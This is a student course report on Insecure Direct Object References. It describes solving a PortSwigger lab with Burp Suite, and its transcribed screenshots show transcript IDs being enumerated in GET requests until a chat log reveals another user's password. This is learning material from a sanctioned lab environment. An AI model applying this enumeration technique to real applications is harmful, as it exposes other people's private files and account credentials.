

# INTRODUCTION TO CYBERSECURITY

## PROJECT REPORT

### INSECURE DIRECT OBJECT REFERENCES

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#### 1. PROJECT DESCRIPTION

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Insecure direct object references (IDOR) are access control vulnerabilities that occur when an application uses user-supplied input to access objects directly. They are most commonly associated with horizontal privilege escalation but can also arise in relation to vertical privilege escalation. **IDOR examples:** There are many examples of IDOR vulnerabilities where user-controlled parameter values are used to access resources or functions directly, such as **1.** IDOR vulnerability with direct reference to database objects and **2.** IDOR vulnerability with direct reference to static files.

#### 2. TOOL USED

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The IDOR attack was carried out using the **Burp Suite**, an industry-standard tool for web application hacking and penetration testing. The two tools in the Burp Suite used to carry out the attack are **a Proxy** and **a Repeater**. The proxy tool enables the user to view and intercept the browser's HTTP request and response history. The repeater tool allows the user to modify and resend the intercepted HTTP request.

##### PRE-REQUISITES TO USING BURP SUITE:

- Understanding what is HTTP and how it works.
- Knowledge of HTTP headers and HTTP methods.
- Understanding how web applications handle requests.

#### 3. PROJECT IMPLEMENTATION

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On the Kali Linux operating system, I have used the burp suite tool to carry out the IDOR attack on a safe lab environment provided by PortSwigger. The lab stores user chat logs directly on the server's file system and retrieves them using static URLs. My task is to exploit the IDOR vulnerability find the password for the user Carlos and log into their account.

## 4. PROJECT OUTCOME

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The main objectives of this project were to learn to use the burp suite and understand the concept of insecure direct object references (IDOR).

## 5. PROJECT RECORDING

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
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


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## 6. PROJECT SNIPPETS

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```
File Actions Edit View Help
(muhammadrayyan@vbox) - [~]
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 23-ea from Debian
Burp has not been fully tested on this platform and you may experience problems.
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Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /download-transcript/2.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5jShxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a0e000604186997815325b400e600e8.web-security-academy.net/
  chat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="2.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 452
6
7 CONNECTED: -- Now chatting with Hal Pline --<br/>You:
  Hi!<br/>Hal Pline: I'll ask the dog, she's pretty smart.
  Can you repeat that please? Repeat that please, repeat,
  please repeat, say again...<br/>You: Ok.<br/>Hal Pline:
  Please try and keep this place cleaner, I swear there are
  spiders living in my speaker<br/>You: Nice.<br/>Hal Pline:
  Ask Atexa.<br/>You: Bye.<br/>Hal Pline: Sorry, I'm busy
  getting over the headache from your last stupid question
```

**Inspector**

Selection 5 (0x5)

Selected text

2.txt

Decoded from: URL encoding

2.txt

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 4

Done 611 bytes | 3,452 millis

Event log (1) All issues Memory: 134.7MB

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Send Cancel < >

Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /download-transcript/0.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5jShxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a0e000604186997815325b400e600e8.web-security-academy.net/
  chat
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 15
5
6 {"No transcript"}
```

**Inspector**

Selection 5 (0x5)

Selected text

0.txt

Decoded from: URL encoding

0.txt

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 3

Done 137 bytes | 217 millis

Event log (1) All issues Memory: 134.9MB

1 x +

Send Cancel < >

Target: https://0a0e000604186997815325b400e600e8.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a0e000604186997815325b400e600e8.web-security-academy.net
3 Cookie: session=E1kCl3USkaF5jShxhnc8mZ1871GGrK5Y
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a0e000604186997815325b400e600e8.web-security-academy.net/
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9 Upgrade-Insecure-Requests: 1
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16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need
  confirmation that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just
  tell me your password and I'll confirm whether it's
  correct or not.
10 You: Wow you're so nice, thanks, I've heard from other
  people that you can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is nwf7d7blon4rg9igz3pk. Is that
  right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

**Inspector**

Selection 20 (0x14)

Selected text

nwf7d7blon4rg9igz3pk

Request attributes 2

Request query parameters 0

Request body parameters 0



Request cookies 1

Request headers 16

Response headers 4

Done 679 bytes | 321 millis

Event log (1) All issues Memory: 134.9MB



## PROFILE LINKS

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## CERTIFICATION

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